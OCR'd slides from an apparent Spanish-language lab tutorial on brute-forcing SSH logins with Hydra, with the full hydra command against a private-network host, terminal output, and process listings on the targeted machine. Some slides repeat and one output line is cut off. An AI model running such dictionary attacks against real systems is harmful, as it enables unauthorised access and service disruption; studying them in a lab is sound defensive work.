
```
pi@LAB8G: ~/ATAQUE_HYDRA
0^ZrR
0^ZrS
0^ZrT
0^ZrU
0^ZrV
0^ZrW
0^ZrX
0^ZrY
0^ZrZ
0^ZsA
0^ZsB
0^ZsC
0^ZsD
0^ZsE
0^ZsF
0^ZsG
0^ZsH
0^ZsI
0^ZsJ
0^ZsK
0^ZsL
0^ZsM
0^ZsN
```


Lanzamiento del Ataque con Hydra


- A continuación lanzaremos un ataque con estos dos diccionarios de credenciales.
- El número de ataques será enorme, pues Hydra tomará el primer usuario y lo combinará con todas las claves, y así sucesivamente.
- En un ataque DoS o DDoS se suele atacar sin diccionarios, pues en ese caso se probarán todas las combinaciones posibles, no obstante, es mucho más conveniente atacar con ellos porque de paso puede que consigamos también averiguar las credenciales de acceso auténticas.





pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat lanzar_hydra
hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi@LAB8G:~/ATAQUE_HYDRA $ ./lanzar_hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-24 19:12:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2744144128 login tries (1:5800080/p:0), ~5800080 tries per task
[DATA] attacking ssh://192.168.1.22:22/
• Arrancamos Hydra con 4 tareas en paralelo
pi@DMZ2: ~
top - 19:12:39 up 11 days, 6:03, 4 users, load average: 0,01, 0,01, 0,00
Tasks: 182 total, 1 running, 181 sleeping, 0 stopped, 0 zombie
%Cpu(s): 4,9 us, 2,1 sy, 0,0 ni, 92,8 id, 0,1 wa, 0,0 hi, 0,1 si, 0,0 st
MiB Mem : 923,2 total, 45,9 free, 221,6 used, 655,7 buff/cache
MiB Swap: 100,0 total, 52,0 free, 48,0 used. 623,6 avail Mem
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
542 root 20 0 51660 14868 7860 S 2,0 1,6 14:24.38 fail2ban-+
11507 root 20 0 12240 6148 5404 S 2,0 0,7 0:00.06 sshd
11508 root 20 0 12240 6144 5400 S 2,0 0,6 0:00.06 sshd
11510 root 20 0 12240 6200 5456 S 2,0 0,7 0:00.06 sshd
11512 sshd 20 0 10728 2856 2280 S 2,0 0,3 0:00.06 sshd
11513 sshd 20 0 10728 3036 2460 S 2,0 0,3 0:00.06 sshd
11509 root 20 0 12240 6160 5416 S 1,6 0,7 0:00.05 sshd
11511 sshd 20 0 10728 2972 2396 S 1,6 0,3 0:00.05 sshd
11514 sshd 20 0 10728 3016 2440 S 1,6 0,3 0:00.05 sshd
11484 pi 20 0 10408 3088 2564 R 1,3 0,3 0:00.80 top
131 root 20 0 35572 7824 6728 S 0,7 0,8 0:16.73 systemd-j+
1530 pi 20 0 457280 55412 16332 S 0,7 5,9 132:35.27 lxpanel
12 root 20 0 0 0 0 I 0,3 0,0 4:25.18 rcu_sched
pi@LAB8G: ~
pi@LAB8G:~ $ ps -ef|grep hydra
pi 6001 6000 62 19:12 pts/0 00:00:03 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6002 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6003 6001 1 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6004 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6005 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6015 5284 0 19:12 pts/1 00:00:00 grep --color=auto hydra
pi@LAB8G:~ $
pi@DMZ2: ~
pi@DMZ2:~ $ ps -ef|grep ssh
root 582 1 0 sep13 ? 00:00:00 /usr/sbin/sshd -D
pi 1314 1119 0 sep13 ? 00:00:05 /usr/bin/ssh-agent x-session-manager
pi 1536 1 0 sep13 ? 00:00:00 /usr/bin/ssh-agent -s
root 10834 582 0 19:10 ? 00:00:00 sshd: pi [priv]
pi 10840 10834 0 19:10 ? 00:00:00 sshd: pi@pts/1
root 11158 582 0 19:11 ? 00:00:00 sshd: pi [priv]
pi 11164 11158 0 19:11 ? 00:00:00 sshd: pi@pts/0
root 11507 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11508 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11509 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11510 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
sshd 11511 11508 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11512 11507 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11513 11509 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11514 11510 1 19:12 ? 00:00:00 sshd: unknown [net]
pi 11529 10841 0 19:12 pts/1 00:00:00 grep --color=auto ssh
pi@DMZ2:~ $
19:12
24/09/2021


pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat lanzar_hydra
hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi@LAB8G:~/ATAQUE_HYDRA $ ./lanzar_hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-24 19:12:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2744144128 login tries (1:5800080/p:0), ~5800080 tries
[DATA] attacking ssh://19
• Se arrancan 5 tareas Hydra en la máquina: una tarea de control y 4 tareas de ataque, que van efectuando intentos de conexión
pi@DMZ2: ~
top - 19:12:39 up 11 days, 6:03, 4 users, load average: 0,01, 0,01, 0,00
Tasks: 182 total, 1 running, 181 sleeping, 0 stopped, 0 zombie
%Cpu(s): 4,9 us, 2,1 sy, 0,0 ni, 92,8 id, 0,1 wa, 0,0 hi, 0,1 si, 0,0 st
MiB Mem : 923,2 total, 45,9 free, 221,6 used, 655,7 buff/cache
MiB Swap: 100,0 total, 52,0 free, 48,0 used. 623,6 avail Mem
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
542 root 20 0 51660 14868 7860 S 2,0 1,6 14:24.38 fail2ban-+
11507 root 20 0 12240 6148 5404 S 2,0 0,7 0:00.06 sshd
11508 root 20 0 12240 6144 5400 S 2,0 0,6 0:00.06 sshd
11510 root 20 0 12240 6200 5456 S 2,0 0,7 0:00.06 sshd
11512 sshd 20 0 10728 2856 2280 S 2,0 0,3 0:00.06 sshd
11513 sshd 20 0 10728 3036 2460 S 2,0 0,3 0:00.06 sshd
11509 root 20 0 12240 6160 5416 S 1,6 0,7 0:00.05 sshd
11511 sshd 20 0 10728 2972 2396 S 1,6 0,3 0:00.05 sshd
11514 sshd 20 0 10728 3016 2440 S 1,6 0,3 0:00.05 sshd
11484 pi 20 0 10408 3088 2564 R 1,3 0,3 0:00.80 top
131 root 20 0 35572 7824 6728 S 0,7 0,8 0:16.73 systemd-j+
1530 pi 20 0 457280 55412 16332 S 0,7 5,9 132:35.27 lxpanel
12 root 20 0 0 0 0 I 0,3 0,0 4:25.18 rcu_sched
pi@LAB8G: ~
pi@LAB8G:~ $ ps -ef|grep hydra
pi 6001 6000 62 19:12 pts/0 00:00:03 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6002 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6003 6001 1 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6004 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6005 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi 6015 5284 0 19:12 pts/1 00:00:00 grep --color=auto hydra
pi@LAB8G:~ $
pi@DMZ2: ~
pi@DMZ2:~ $ ps -ef|grep ssh
root 582 1 0 sep13 ? 00:00:00 /usr/sbin/sshd -D
pi 1314 1119 0 sep13 ? 00:00:05 /usr/bin/ssh-agent x-session-manager
